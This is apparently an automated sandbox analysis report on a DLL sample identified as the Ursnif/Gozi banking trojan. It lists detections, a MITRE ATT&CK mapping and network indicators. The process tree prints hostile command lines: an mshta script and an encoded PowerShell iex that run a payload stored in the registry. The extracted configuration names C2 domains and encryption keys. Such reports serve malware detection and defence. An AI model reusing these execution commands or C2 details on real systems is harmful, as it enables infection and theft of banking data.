ID: 447090
Sample Name: lj3H69Z3Io.dll
Cookbook: default.jbs
Time: 11:47:07
Date: 12/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report lj3H69Z3Io.dll

Overview

General Information

Sample Name:	lj3H69Z3Io.dll
Analysis ID:	447090
MD5:	0bb29556ece1c5..
SHA1:	324cc356a56c68...
SHA256:	af1b052362469a6.
Tags:	dll Gozi ISFB Ursnif
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Sigma detected: Encoded IEX
- Yara detected Ursnif
- Sigma detected: MSHTA Spawning ...
- Sigma detected: Mshta Spawning W...
- Suspicious powershell command line...
- Writes registry values via WMI
- Checks if the current process is bein...
- Contains functionality to access load...
- Contains functionality to call native f...
- Contains functionality to check if a d...
- Contains functionality to dynamically...
- Contains functionality to query CPU ...

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 3296 cmdline: loaddll32.exe 'C:\Users\user\Desktop\lj3H69Z3Io.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 2696 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\lj3H69Z3Io.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 1304 cmdline: rundll32.exe 'C:\Users\user\Desktop\lj3H69Z3Io.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3416 cmdline: rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Busysection MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - WerFault.exe (PID: 5160 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3416 -s 648 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
    - WerFault.exe (PID: 64 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3416 -s 656 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - rundll32.exe (PID: 1808 cmdline: rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Dealthis MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5964 cmdline: rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Sing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5796 cmdline: rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Teethshould MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 996 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6116 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:996 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 2592 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:996 CREDAT:82950 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 1264 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:996 CREDAT:17430 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 6132 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Ff7t='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ff7t).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5004 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"RS1bISYM3RiUEB+kp8sXk6GKaUSJTMdHLJSpyFRYeZm6NlcBwtjx2F3paluhib1HCWprL2CGUSXu41FZM2nRjuIHp5Tc3Qvf1bHq8axt1kKB98ZnmfPh2SiQVpHGVA+TOuAe97sVP0cE6xXX2ilAxOJC4Rf34gUi3XolV8kPrfJCHChb
u9w1+s7rrVZTOVjBW+TY1D3deVJlDZHvhlBuumQis3pP1XsoLa3Qay006/AhbN9RIoAAij7c7SagXOd4BXA8L9GZCISrXohvITy2kTk5pHs5LCiTFpT9Pohv1JBotMkOGx7WyBP+G1Cbx4yBjRbbIosmagFN4Hgw4QhKyFdWlAfAWJCgE
YrSkeFoNBM=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "2500",
  "server": "580",
  "serpent_key": "B43ovnLWYCtQUCWU",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.556259843.0000000004DDC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.537141120.0000000004FD8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.537104299.0000000004FD8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.536940847.0000000004FD8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.548180639.0000000004F59000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.4f594a0.2.raw.unpack	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploi Redire Calls/S
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 4 5	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lj3H69Z3lo.dll	42%	Virustotal		Browse
lj3H69Z3lo.dll	6%	Metadefender		Browse
lj3H69Z3lo.dll	31%	ReversingLabs	Win32.Trojan.Ursnif	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.27c0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
gtr.antoinfer.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/favicon.ico	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/M70Tzsw1MNAdF/xfm5A_2F/icgFe0hTlDYi8x1LZCDgadb/p8hAogRvpL/JEjshnYytb_2	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://gtr.antoinfer.com/M70Tzsw1MNAdF/xfm5A_2F/icgFe0hTlDYi8x1LZCDgadb/p8hAogRvpL/JEjshnYytb_2FaVCd/bp1e8aV2PI_2/FY5oP4oo0f6/GeARX2_2FlA_2F/2BhurwBe_2BrsQ1B1bUK7/wilinEmmYIdaZ6lz/71Mw33QzoCtr9s9/ULFilVIFclxUDJIsEo/crrSiFkaK/6sQSCYti3ETwug18IBlk/b94MQVqQ698rgMibrOo/RMBVkg8AFrK4uT2Dq6pO06/OdceZPFn8QQWz/SARUSfJd/dirYBJB3Uuu4IivFAYs9FmV/Pmcsy6YvBv/Lcgiqf1bUTKnYCeNL/dikDMv66Bty/6H	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/M70Tzsw1MNAdF/xfm5A_2F/icgFe0hTlDYi8x1LZCDgadb/p8hAogRvpL/JEjshnYytb_2FaVCd	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/Pl9Eori10/TWROVDxUXG0e5P8cvyge/ZU2BrrTT9UbiVqqjDG4/pcVLHkjQ_2FTIEKMeI9p0c/u	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/4khtvsQ0u/_2BibxIs4V27IXxwFbLo/MVAeZiN_2BcOXrnrV8V/qJdJNxZ6Bgv5NEeycuU5RT/x	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	167.172.38.18	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/favicon.ico	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/M70Tzsw1MNAdF/xfm5A_2F/icgFe0hTlDYi8x1LZCDgadb/p8hAogRvpL/JEjshnYytb_2FaVCd/bp1e8aV2PI_2/FY5oP4oo0f6/GeARX2_2FlA_2F/2BhurwBe_2BrsQ1B1bUK7/wilinEmmYIdaZ6lz/71Mw33QzoCtr9s9/ULFilVIFclxUDJIsEo/crrSiFkaK/6sQSCYti3ETwug18IBlk/b94MQVqQ698rgMibrOo/RMBVkg8AFrK4uT2Dq6pO06/OdceZPFn8QQWz/SARUSfJd/dirYBJB3Uuu4IivFAYs9FmV/Pmcsy6YvBv/Lcgiqf1bUTKnYCeNL/dikDMv66Bty/6H	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
167.172.38.18	gtr.antoinfer.com	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	447090
Start date:	12.07.2021
Start time:	11:47:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	lj3H69Z3Io.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	44
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winDLL@26/21@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 59.1% (good quality ratio 54.1%) • Quality average: 75.1% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:50:05	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gtr.antoinfer.com	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	Get hash	malicious	Browse	• 165.232.183.49
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	HSBC Customer Information.exe	Get hash	malicious	Browse	• 164.90.131.131
	HSBC Payment Advice.exe	Get hash	malicious	Browse	• 164.90.131.131
	2WLQOndu1r.exe	Get hash	malicious	Browse	• 68.183.24.16
	960LCMwXaO.exe	Get hash	malicious	Browse	• 68.183.24.16
	W8S3mn9suy.exe	Get hash	malicious	Browse	• 68.183.24.16
	d7b.dll	Get hash	malicious	Browse	• 139.59.150.28
	vbc.exe	Get hash	malicious	Browse	• 157.230.214.223
	FixKaseya.exe	Get hash	malicious	Browse	• 107.170.211.239
	fix.exe	Get hash	malicious	Browse	• 107.170.211.239
	update.exe	Get hash	malicious	Browse	• 107.170.211.239
	UpdateTool.exe	Get hash	malicious	Browse	• 107.170.211.239
	MuGnzsbhlG.exe	Get hash	malicious	Browse	• 157.230.214.223
	ew25132.xlsb	Get hash	malicious	Browse	• 134.122.57.157
	ew28031.xlsb	Get hash	malicious	Browse	• 134.122.57.157
	vbc.exe	Get hash	malicious	Browse	• 157.230.214.223
	ew28031.xlsb	Get hash	malicious	Browse	• 134.122.57.157
	Jhy2YPMShA.exe	Get hash	malicious	Browse	• 134.122.53.92
	7favAeMnIv.exe	Get hash	malicious	Browse	• 178.128.39.189
	NWMEaRqF7s.exe	Get hash	malicious	Browse	• 104.236.246.93
	Invoice-NBM01557.exe	Get hash	malicious	Browse	• 164.90.131.131

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_8e10347d3010a05cec57e2a7338104047e76f62_82810a17_01564e18\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	11846
Entropy (8bit):	3.772071022404799
Encrypted:	false
SSDEEP:	192:kVdiVp0oXmZyHVFeMjed+e/u7sPS274ItWcr:8diVHXGKVFeMjez/u7sPX4ItWcr
MD5:	B0CFB884141A504FD69F7276683ADE80
SHA1:	C2E51279B503A78990E5D4B7F3A7581F70E622C2
SHA-256:	9943D8BC3E90B60367F7E603FBD0BDDFEE0850AEDFC5F7703CFC6572D727067A
SHA-512:	33D3B2CA92000E33BEF1EFDA855542E7E8E7D54A359ECE97597B61812C985227FD1395715B04EDE6EBDF801D95D3F7FF0411307273C6C74A539E7A7A2FC3EE3
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_8e10347d3010a05cec57e2a7338104047e76f62_82810a17_01564e18\Report.wer	
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.0.5.8.9.3.7.3.8.5.3.9.7.3.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.0.5.8.9.3.8.1.1.6.6.4.3.9.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.0.4.3.8.7.3.3.-.3.0.a.9.-.4.8.3.a.-.9.4.9.2.-.3.e.c.7.0.0.5.6.0.2.b.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.c.a.a.e.e.2.1.-.f.a.e.b.-.4.b.6.f.-.8.d.3.5.-.7.4.c.e.b.6.0.8.1.7.c.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.d.5.8.-.0.0.0.1.-.0.0.1.7.-.6.d.c.4.-.7.0.6.e.4.e.7.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.c.c.5.d.c.3.2.2.2.0.3.4.d.3.f.2.5.7.f.1.f.d.3.5.8.8.9.e.5.b.e.9.0.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A24.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Mon Jul 12 18:49:35 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	283102
Entropy (8bit):	1.6760534343514886
Encrypted:	false
SSDEEP:	768:pyGNk13fXySEkenTi1fzHsVjIe7wTlpPPJgfZ3vW:7C13KtkenTgzMme7CZP6vW
MD5:	DEDE528C566CFE122E79FCB95E98B453
SHA1:	CC2869181B343E931266CF8E1A81B2C5C6F82FA9
SHA-256:	D7B0FF04519A473203844F6F42A68242B979F6062ECB8C0564D446B86DFCE06F
SHA-512:	E47874F130A9D3F7849027ED38EEFFAE57A31193F71EF4A857D2CFB0A1BDC56BFBFE855B2388637ADB963D720392659CE540820C03175DDEF2A19F914769B443
Malicious:	false
Preview:	MDMP..... .....`.....U.....B.....GenuineIntelW.....T.....X...]..`.....0..1.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3457.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8288
Entropy (8bit):	3.693781478029124
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNidl6G9O6Y0Dc6+aJbspgmfTk8GSaCpD189bWusfBym:RrlsNif6G9O6Yuc6+aFspgmfTkrSoWt9
MD5:	00D6959DEF639E23BBDEA22D9FB541D5
SHA1:	BD6D2939AEB2166874342B5EFC7BE8B5F8E4CE5E
SHA-256:	2C8C1B5CC9E033B9B221EE3C09C00F2A1DDFD954E508EC6D88BC307E81770A5C
SHA-512:	81C79E1C74169C03FB973C10595A7017387D8C06EA7B4D5396C69B0C5AE924CE85453026E2AD7AE75445174A22336F889BBFB83BC3B2DBBAA08517C0147B118
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.4.1.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3840.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	4.454252543056655
Encrypted:	false
SSDEEP:	48:cvIwSD8zslJgtWI9rLWSC8BVfa8fm8M4JCdsGtF+o+q8/5jLZ4SrSO6d:uITfOQ6SN/vJg2o2LZDWHd
MD5:	D7E128A868D39411E887B16BCD73D528
SHA1:	05B20E4EDB6230463037A8FE3518323D25E6257D
SHA-256:	148FD0351A83C623452D14669E2FF0780728CE9D1A98CE5FB9BF2C44153DC2B1
SHA-512:	BB0954F39DC0C7D05588D8C431AA4C7D01F254065141811370E27B80E0D5ED5E27E7D839DB4A055F142D80FA20DBE4286081CAD254AC574DD6BBB246D7CD2A0
Malicious:	false
